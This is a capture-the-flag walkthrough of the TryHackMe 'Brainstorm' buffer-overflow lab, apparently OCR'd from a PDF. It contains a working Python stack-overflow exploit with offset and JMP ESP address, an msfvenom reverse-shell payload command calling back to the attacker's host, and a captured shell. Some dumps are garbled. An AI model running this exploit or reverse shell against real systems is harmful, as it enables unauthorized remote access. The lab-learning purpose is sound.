
# **BRAINSTORM WALKTHROUGH**


BY: NO53LF



Hey Everybody, welcome to my walkthrough of this Buffer Overflow lab hosted here: <a href="https://tryhackme.com/room/brainstorm">https://tryhackme.com/room/brainstorm</a>.

I decided to to sign up to suppliment my eLearnSecurity course for the eCPPT and hope you enjoy.

#### **ENUMERATION:**



As usual, we'll start off by running a nmap scan of the IP of the box, as you can see the box does not reply to ping requests so we'll use the -Pn flag.

The nmap results show us 3 open ports:

21 FTP 3389 REMOTE DESKTOP 9999 ABYSS (WEB SERVER)

# FTP ANONYMOUS LOGIN:

The FTP server allows for anonymous login with no password where we find 2 files associated with windows, chatserver.exe and essfunc.dll, which we'll download to our local machine for further analysis.

```
| Terminal-root@Kali:-/Desktop/TryHackMe/Brainstorm# | Toot@Kali:-/Desktop/TryHackMe/Brainstorm# | Toot@Kali:-
```

#### **BINARY ANALYSIS:**

Verifying the file type, we confirm it's a Windows 32bit portable exe. I already have a Windows 7 32bit VM setup for school/research purposes with Immunity Debugger and Mona.py installed, so we'll move the 2 file over there to work in a more friendly environment and run the exe and connect from our Kali box.

We're greeted a request for a username (max 20 chars) and message input. The 20 chars made me think it might be vulnerable?

```
Terminal-root@Kali:~/Desktop/TryHackMe/Brainstorm# file chatserver.exe
root@Kali:~/Desktop/TryHackMe/Brainstorm# file chatserver.exe
chatserver.exe: PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows
root@Kali:~/Desktop/TryHackMe/Brainstorm# nc 10.10.80.67 9999
Welcome to Brainstorm chat (beta)
Please enter your username (max 20 characters): test
Write a message: test

Sun May 24 08:45:47 2020
test said: test

Write a message:
```

Back on our Windows VM we'll use objdump to disassemble the chatserver.exe file to see if there's anything of note.

```
C:\Users\lab\Desktop>objdump -d -Mintel chatserver.exe > dissassembled_chat.txt


C:\Users\lab\Desktop>_
```

The Function Overflow calls strcpy a known vulnerable function that can lead to a Buffer Overfolws. The is also a call to strncpy from the username field which is <u>SUPOSSED</u> to be a more secure implementation of strcpy but is also not safe, <u>read here.</u>


```
384 00401560 <_Overflow>:
385
      401560:
                55
      401561: 89 e5
386
                                        mov
                                               ebp, esp
      401563: 81 ec e8 07 00 00
                                               esp, 0x7e8
388
      401569: 8b 45 08
                                               eax, DWORD PTR [ebp+0x8]
                                        mov
                89 44 24 04
      40156c:
                                        mov
                                               DWORD PTR [esp+0x4],eax
              8d 85 28 f8 ff ff
                                               eax, [ebp-0x7d8]
      401570:
390
                                        lea
      401576: 89 04 24
                                        mov
                                               DWORD PTR [esp], eax
      401579: e8 0a 19 00 00
                                        call
                                               402e88 < strcpy>
392
393
      40157e:
                c9
                                        leave
394
      40157f:
                c3
                                        ret
```


### **IMMUNITY DEBUGGER:**

Now knowing we might have a BoF vulnerability we'll attach chatserver.exe to Immunity and set a breakpoint where the program calls strcpy and once again connect from our Kali box.



When we connect from out attacker machine we are asked for username then our message, after the message input is entered, the program hangs until we run it from Immunity, this tells us that the message input is calling the strcpy function and likely vulnerable.






### **FUZZING:**

We'll use Python to fuzz for a Buffer Overflow. Since the message area is where it calls the vulnerable function, we'll send over 5000 "A" charachters and see what happens.

When we look back at our VM we can see the EIP has been overwritten with all "A's" and the program chrashed, so we found our BoF.

# **FIND THE OFFSET:**

Now that we know we can crash the program and overwrite the Instruction Pointer we need to find out how many bytes until we reach the EIP, this can be done using mona.py inside of immunity or using pattern\_create in Metasploit, I'll be using mona. !moan pc 5000 (pc = pattern create)



This output will be saved in a file named "pattern" in your Immunity logs where we can copy that into our fuzzing script and run it.

```
Output generated by mona.py v2.0, rev 600 - Immunity Debugger

Corelan Team - https://www.corelan.be

OS: 7, release 6.1.7601

Process being debugged: chatserver (pid 612)

Current mona arguments: pc 5000

2020-05-24 10:32:28

Pattern of 5000 bytes:

ASCII:
ABOÑAINAZÑASÑABÁBASÑABÁRASÑABÓRATÑABÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRACÑACÑACÑACÑACÑACÑACÑACÑACÑAGÑADÁRADÓRADÑABÓRADÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑABÓRADÑA
```

```
Output generated by mona.py v2.0, rev 600 - Immunity Debugger
   Corelan Team - https://www
  OS : 7, release 6.1.7601
Process being debugged :
                                          File Edit Search Options Help
                                         import socket
  Current mona arguments: po import sys
   2020-05-24 10:32:28
                                         buffer = b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6A
Pattern of 5000 bytes :
                                         try:
                                                  print '[+] Sending buffer'
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.0.136',9999))
s.recv(1024)
ASCII:
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8A
\x41\x61\x30\x41\x61\x31\x41
                                                  s.send(uname + '\r\n')
s.recv(1024)
                                                   s.send(buffer + '\r\n')
JAVASCRIPT (unescape() frien
%u6141%u4130%u3161%u6141%u41
                                                  s.recv(1024)
                                                  print '[*] ERROR'
sys.exit(0)
```

After we run the script we can go back to our VM and copy the address that EIP now points to and copy that to use with mona again to find our offset (bytes until we overwrite EIP).

```
00000000
      00008A70
     01A3EEC0
7043396F
                              "Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cc
                    ASCII
\mathbf{E}\mathbf{B}\mathbf{P}
     аааааааа
     00000000
    31704330
                   32bit
32bit
32bit
32bit
32bit
       ES
            0023
                             Ø<FFFFFFFF)
            001B
           0023
0023
003B
  ø
                             Ø(FFFFFFF)
                             Ø(FFFFFFFF)
7FFDEØØØ(FFF)
       DS
       FS
                    NULL
            0000
```

# *!mona po 31704330* (po = pattern offset)


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Mona shows us an offset of 2012 bytes before we reach our EIP which we will fill with junk bytes of "A's".

We'll modify our fuzzing script to send 2012 "A" characters followed by "ABCD" to verify our EIP gets overwritten with "ABCD"

```
fuzz.py
File Edit Search Options Help
import socket
import sys
uname = b"Test"
buffer = b"A" * 2012
buffer += b"ABCD"
try:
        print '[+] Sending buffer'
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.0.136', 9999))
        s.recv(1024)
        s.send(uname + '\r\n')
        s.recv(1024)
        s.send(buffer + '\r\n')
        s.recv(1024)
except:
        print '[*] ERROR'
        sys.exit(0)
finally:
        s.close()
```

Below we can see in Immunity where 44434241 is HEX for "ABCD" in reverse as windows uses little-endian and below that in the hex dump we see the next address is the same as ESP, this is where our shellcode will eventually go.




### **BAD CHARS:**

It's important to check for characters that could possibly break our shell code, \x00 is always a bad character but to see if we have any others we can use this list from GitHub and add it to our fuzz.py script and check to see if it truncates or breaks out input, I added 100 "E's" to help make it easier to see what's happening.


```
File Edit Search Options Help
   1 import socket
   2 import sys
   4 uname = b"Test"
   6 \text{ badchars} = ( "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10" 
      "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
   8 "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
9 "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  10 \text{ "} \times 41 \times 42 \times 43 \times 44 \times 45 \times 46 \times 47 \times 48 \times 49 \times 4a \times 4b \times 4c \times 4d \times 4e \times 4f \times 50 \text{ "}
  11 \text{ "} \times 51 \times 52 \times 53 \times 54 \times 55 \times 56 \times 57 \times 58 \times 59 \times 5a \times 5b \times 5c \times 5d \times 5e \times 5f \times 60 \text{ "}
  12 \text{ "} \times 61 \times 62 \times 63 \times 64 \times 65 \times 66 \times 67 \times 68 \times 69 \times 6a \times 6b \times 6c \times 6d \times 6e \times 6f \times 70 \text{ "}
   13  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80" \\ 14  "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90" \\ 
  15 "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  17 "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  18 "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  19 "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  20 "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  21 \text{ "} xf1\xf2\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
  23 buffer = b"A" * 2012
  24 buffer += b"ABCD"
  25 buffer += badchars
  26 buffer += b"E" * 100
  29 try:
                print '[+] Sending buffer'
                s = socket.socket(socket.AF INET, socket.SOCK STREAM)
                s.connect(('192.168.0.136', 9999))
                s.recv(1024)
                s.send(uname + '\r\n')
                s.recv(1024)
s.send(buffer + '\r\n')
                s.recv(1024)
  39 except:
                print '[*] ERROR'
                sys.exit(0)
  43 finally:
                s.close()
  44
```

Lucky for us the only bad char is  $\xspace \times 00$ .



### JMP ESP:


In order to write get our shellcode to run we need to be able to tell the program to JMP or CALL ESP, to do this we can check and see what modules are running in the program using mona again. !mona modules (will load all the modules chatserver.exe is running)



We can see essfunc.dll is running without <u>ASLR</u> enabled which means we should be able to expoit remotely without too much code chnage later on too.

Again we'lll use mona to find the address of a JMP ESP. *!mona jmp -r esp -m essfunc* 

This will output in our Immunity logs a file jmp.txt. This address is what we'll use to write ESP to jump to our shellcode.



Remember it needs to be reverse as we're dealing with little endian. We'll add this to our bof.py (modified version of fuzz.py)

```
*bof.py
File Edit Search Options Help
import socket
import sys
uname = b"Test"
payload = b""
buffer = b""
buffer += b"A" * 2012
buffer += b"\xdf\x14\x50\x62" #JMP ESP
buffer += b"\x90" * 20
buffer += payload
                                    #NOP SLIDE
                                    #SHELLCODE
try:
         print '[+] Sending buffer'
         s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('10.10.124.231',9999))
s.recv(1024)
         s.send(uname + '\r\n')
         s.recv(1024)
          s.send(buffer + '\r\n')
          s.recv(1024)
except:
          print '[*] ERROR'
          sys.exit(0)
finally:
          s.close()
```

### **SHELLCODE:**

Now that we have a crash, found our offset and our address to call JMP ESP we can now add our shell code. As the glorious skript kiddie I am, I'll be using msfvenom to create my payload.


```
| Terminal-rocal@Mails-Deaktop/TryHackMer/Brainstorn# msfvenom -p windows/shell_reverse_tcp_LHOST=192.168.0.104 LPORT=4444 -b "\x00" -f python --var-name payload [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-] No arch selected, selecting arch: x86 from the payload Found 11 compatible encoders Attempting to encode payload with 1 iterations of x86/shikata_ga_nai x86/shikata_ga
```

As you can see, we can use msfvenom with flags such as –var-name payload to make our copy and paste much more simple.

#### POPPING SHELLS:

Now it's time to test our exploit!

We'll start a listener using netcat on the port we passed to msfvenom along with our local host IP and run our exploit.



### We Have a shell on my lab VM.... YAY!

```
Terminal-root@Kali:~/Desktop/TryHackMe/Brainstorm

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root@Kali:~/Desktop/TryHackMe/Brainstorm# nc -lnvp 4444

Ncat: Version 7.80 ( https://nmap.org/ncat )

Ncat: Listening on :::4444

Ncat: Listening on 0.0.0.0:4444

Ncat: Connection from 192.168.0.136.

Ncat: Connection from 192.168.0.136:49297.

Microsoft Windows [Version 6.1.7601]


Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\lab\Desktop>whoami
whoami
lab-pc\lab

C:\Users\lab\Desktop>
```

To exploit the remote machine we simply need to apply some chages to the exploit. Our VPN connection will need to be used to LHOST and the IP of the remote machine will replace that of our VM in bof.py

This is possible because we know the essfunc.dll does not have ASLR enabled and the address of JMP ESP will be the same.... A big hint was when it was included in the files on the FTP server.



We get immedietly get an admin shell on the remote box.

# **CONCLUSION:**

This box was fun and let me put to use what I've learned through <u>eLearnSecurtiy's Professional Penetration</u> Tester course. I highly reccomend their material for anyone looking to become a PenTester.